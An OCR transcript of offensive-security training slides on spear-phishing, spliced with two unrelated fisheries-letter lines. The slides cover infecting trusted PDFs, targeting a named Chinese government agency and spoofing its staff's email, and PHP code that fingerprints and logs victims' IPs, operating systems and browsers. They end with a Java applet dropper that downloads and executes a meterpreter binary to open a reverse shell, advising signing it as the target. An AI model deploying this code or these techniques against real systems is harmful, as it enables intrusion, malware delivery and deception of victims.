
I've been encouraged to learn of the good work that has been done, in co-operation with fishermen, sea anglers and others with


I'm keen to work with you to get the best possible long-term benefits from the seas. There are some big issues ahead, including the review

    - If your target partners with someone else, steal and infect their documents and send to client
  - Goal is to get them to click
  - Script to automate target PDF acquisition

Target File Selection and Infection

- How do you select a file for infection?
  - People believe PDFs are a safe format
  - People trust PDFs that are from their own organization
  - Pick topics of likely target interested
  - Pick files that are widely circulated
    - Large audience
      - Newsletters
      - Company forms & instructions
      - “Snow day” & activity announcements






Find file targets to infect

What's wrong with this picture? What shouldn't we have done?

Lets say our target is a technical organization in the Chinese government

Here is a good candidate PDF they provide freely for us



Who publishes this newsletter?

Target for your attack legend

Spoof e-mail from this person?

@sbsm.gov.cn - Google Search - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.google.com/search?q=%40sbsm.gov.cn&ie=utf-8&oe=utf-8&aq=t&rls=

@sbsm.gov.cn

site:.gov.cn + filetype:... | 200701.pdf (application... | SDIAPv2n4.pdf (applica... | @sbsm.gov.cn - Goo... | Google Groups

Google @sbsm.gov.cn Search Advanced Search Preferences

Web Show options... Results 1 - 10 of about 110,000 for @sbsm.gov.cn. (0.24 seconds)

国家[illegible]局 - [Translate this page]
包括[illegible]管理、[illegible]、基[illegible]、技[illegible]准、科学技[illegible]、教育培[illegible]、[illegible]人才、交流合作等[illegible]目。
www.sbsm.gov.cn/ - 109k - Cached - Similar pages -

PCGIAP Publication No.1
PCGIAP PUBLICATION NUMBER 1. "PCGIAP Publication No. 1: A Spatial Data Infrastructure for the Asia and the Pacific Region" is the first in a series of ...
www.sbsm.gov.cn/pcgiap/tech_paprs/apsdi_cnts.htm - 3k - Cached - Similar pages -
More results from www.sbsm.gov.cn »


State Bureau of Surveying and Mapping of the People's Republic of ...
Supported by: Administrative Information Center, State Bureau of Surveying and Mapping E-mail：support@sbsm.gov.cn Add: 9 Sanlihe Road, Beijing 100830 ...
en.sbsm.gov.cn/ - 17k - Cached - Similar pages -

sbsm.gov.cn - Traffic Details from Alexa
Note that if a user starts browsing in another browser tab while viewing sbsm.gov.cn, that time is not counted for sbsm.gov.cn. ...
www.alexa.com/siteinfo/sbsm.gov.cn - 26k - Cached - Similar pages -

National Geomatics Center of China
... governmental agency, subordinating to State Bureau of Surveying and Mapping (SBSM). ...
Tel：+86-10-68462660 Fax：+86-10-68424101 Email：xinxi@nsdi.gov.cn
ngcc.sbsm.gov.cn/english/about.asp - 8k - Cached - Similar pages -

surveying
http://www.sbsm.gov.cn/...on Management of Surveying and Mapping activities ...on Management of Surveying and Mapping activities Conducted by Foreign ...
search.sbsm.gov.cn/result/Search.jsp?d_keyword=surveying - 22k - Cached - Similar pages -

Gather target email addresses to send infected files to/from



Gather sites that have plausible relationships to send the infected files to

File Infection

- Why PDFs?
  - Javascript
  - Code Execution
  - Nested PDF's
  - Exploits / vulns in readers
  - Dynamic content
- How do we infect them?
  - Incremental update
  - Tedious to do by hand
  - Colin RE'd the PDF file format

File Infection

- *Adobe_basic_social_engineering.rb* ruby script for infection
  - Metasploit module
  - Select a PDF to infect
  - Pass file to module
  - Output infected PDF
  - Other tools generate blank

PDF Defiler

- Demo PDF Parser
- Demo PDF Infector

Web Phishing

These are the detailed mechanics of how to do this type of work


Web Phishing

- Direct targets to your website
- Enumerate the target using web app
- Socially engineer the target into believing everything is “ok”
- Execute code on the target via SE, applet, exploit, etc.
- Handle incoming access from target
- Automate post exploitation activities
- Use a reliable framework

Web Phishing

- Components
  - Target Sieve
    - OS detection
    - IP detection
    - Browser detection
    - Decision making
  - De-cloaking
  - Signed Java Applets
    - Fake certificate to targets org
      - Social Engineering Attack
  - Obfuscation

GENERAL FRAMEWORK



Web Phishing - Sieve

- These are examples we are providing
- Could be done many (better) ways

genHeader()
: Generate header, noscript to test JS

ipCheck()
: Get target IP and compare to scope

javaCheck()
: Verify java is enabled

osDetect()
: Determine the operating system type

browserDetect()
: Determine the browser in use

jsDecloakIP()
: Get natted / internal IP using javascript

japdip()
: Get natted / internal IP using javapplet

Logger()
: Log captured info to a file

GENERATE A HTTP PAGE HEADER

Web Phishing - Sieve

```
function genHeader() {
        echo "<html>";
        echo "<body>";
        echo "<noscript>";
        echo "<meta http-equiv=\"refresh\"
   content=\"0;url=$bounceurl\">";
        echo "</noscript>";
} // end genHeader
```

VERIFY TARGET IP IS IN SCOPE

Web Phishing - Sieve


```
function ipCheck($target_ip) {

        $scopeIPflag = 0;

        if ((preg_match("/$firstRange/",$target_ip, $matches)) ||
        (preg_match("/$sndRange/",$target_ip, $matches))) {
                $scopeIPflag = 1;
        } // end if

        else {
                $scopeIPflag = 0;
        } // end else

        return $scopeIPflag;
} // end ipCheck
```

VERIFY JAVA INSTALL

Web Phishing - Sieve

```
function javaCheck() {
        echo "<script language=javascript>";
        echo 'if (navigator.javaEnabled()) { }';
        echo 'else { document.write("No
    JAVA"); window.location =
    "http://blog.attackresearch.com"; }';
        echo "</script>";
} // end javaCheck
```


OS DETECTION



Web Phishing - Sieve


```
function osDetect($useragent) {

        // Check for windows, and send to windows page
        if (preg_match("/Windows/", $useragent,$winmatched)) {
                $ostype = "win";
        } // end windows check

        // Check for linux, and send to linux page
        elseif (preg_match("/Linux/", $useragent,$linmatched)) {
                $ostype = "linux";
        } // end linux check

        // Check for mac, and send to mac page
        elseif (preg_match("/Macintosh/", $useragent,$macmatched)) {
                $ostype = "mac";
        } // end mac

        else {
                $ostype = "unknown";
        } // end else

        return $ostype;

} // end osDetect
```

GATHER BROWSER INFO



Web Phishing - Sieve

```
function browserDetect($useragent) {

    // Check for firefox
    if (preg_match("/Firefox/", $useragent, $winmatched)) {
        $browsertype = "ff";
    } // end ff check

    // Check for IE
    elseif (preg_match("/MSIE/", $useragent,$winmatched)) {
        $browsertype = "ie";
    } // end ie check

    // Check for safari
    elseif (preg_match("/Safari/", $useragent,$winmatched)) {
        $browsertype = "safari";
    } // end safari check

    // Check for opera
    elseif (preg_match("/Opera/", $useragent,$winmatched)) {
        $browsertype = "opera";
    } // end opera check

    // Browser Unknown
    else {
        $browsertype = "unknown";
    } // end unknown check

    return $browsertype;

} // end browserDetect
```




GET TARGET'S INTERAL IP VIA JS

Web Phishing - Sieve

```
function jsDecloakIP() {

    echo '<script type="text/javascript">';
    echo 'function natIP() {';
    echo '  var w = window.location;';
    echo '  var host = w.host;';
    echo '  var port = w.port || 80;';
    echo '  var Socket = (new
    java.net.Socket(host,port)).getLocalAddress().getHostAddress();';
    echo '   return Socket;';
    echo '}';
    echo '</script>';

    echo '<script language=javascript>';
    echo 'realIP = natIP();';
    echo 'document.location.href="sieve.php?dip="+realIP;';
    echo '</script>';

} // end jsDecloakIP
```

GET INTERAL IP VIA JAVA APPLET



Web Phishing - Sieve

```
function japdip() {

    echo '<APPLET code="MyAddress.class" archive="MyAddress.gif"
    WIDTH=500 HEIGHT=14>';
    echo '<PARAM NAME="URL" VALUE="sieve.php?japdip=">';
    echo '<PARAM NAME="ACTION" VALUE="AUTO">';
    echo '</APPLET>';

} // japdip
```


Check out: http://www.reglos.de/myaddress/MyAddress.html for info about the class file.

LOG ALL RELEVANT INFORMATION

Web Phishing - Sieve

```
function logger($target_ip,$dip,$ost,$bt,$sipf,$hitdate) {

        $nl = "\n";
        $delim = "|";
        $data = $target_ip . $delim . $dip .
        $delim . $ost . $delim .  $bt . $delim . $sipf . $delim . $hitdate . $nl;

        $outFile = "clientlog.txt";
        $fh = fopen($outFile, 'a') or die ("cant open logfile");
        fwrite($fh,$data);
        fclose($fh);

} // end logger
```

DEMO



Example Page

Normally you wouldn't display output

Shows all the target acquired data

Web Phishing

Social Engineering

- Java Applet for distributing and executing meterpreter
- Client hits page
- Java applet window pops up
- Client hits “Run”
- Applet causes client to
  - (in the background)
  - download meterpreter executable from your site
- Applet executes meterpreter
- Meterpreter sends reverse shell to your server

Web Phishing – Dropper/Exec

```
import java.applet.Applet;
import java.io.*;
import java.net.*;
import java.io.IOException;

public class WebDispApp extends Applet {
        public WebDispApp()  { }

        public void init() { downloadURL(); cmd();
        } /* end public void init */

        public void downloadURL() {

                OutputStream out = null;
                URLConnection conn = null;
                InputStream  in = null;

                try {
        URL url = new
    URL("http://192.168.1.1/data/win/met.exe");
                    out = new BufferedOutputStream(
                    new FileOutputStream("c:\\met.exe"));
                    conn = url.openConnection();
                    in = conn.getInputStream();
                    byte[] buffer = new byte[1024];
                    int numRead;
                    long numWritten = 0;

                    while ((numRead = in.read(buffer)) != -1) {
                        out.write(buffer, 0, numRead);
                        numWritten += numRead;
                    } /* end while */
} /* end try */
catch (Exception exception) {
        exception.printStackTrace();
} /* end catch */

finally {
        try {
                if (in != null) {
                        in.close();
                 } /* end if */

                if (out != null) {
                        out.close();
                } /* end if */
         } /* end try */

         catch (IOException ioe) { }
} /* end finally */
} /* end public void downloadURL */

public void cmd() {
          Process process;
          try  {
                  process =
Runtime.getRuntime().exec("cmd.exe /c c:\\met.exe");
          } /* end try */

         catch(IOException ioexception) { }

} /* end public void cmd */

} /* end public class */
```

Web Phishing – Dropper/Exec

- How to make it deadly?
- Use *cryptographically* signed java applet
  - Sign it as your target
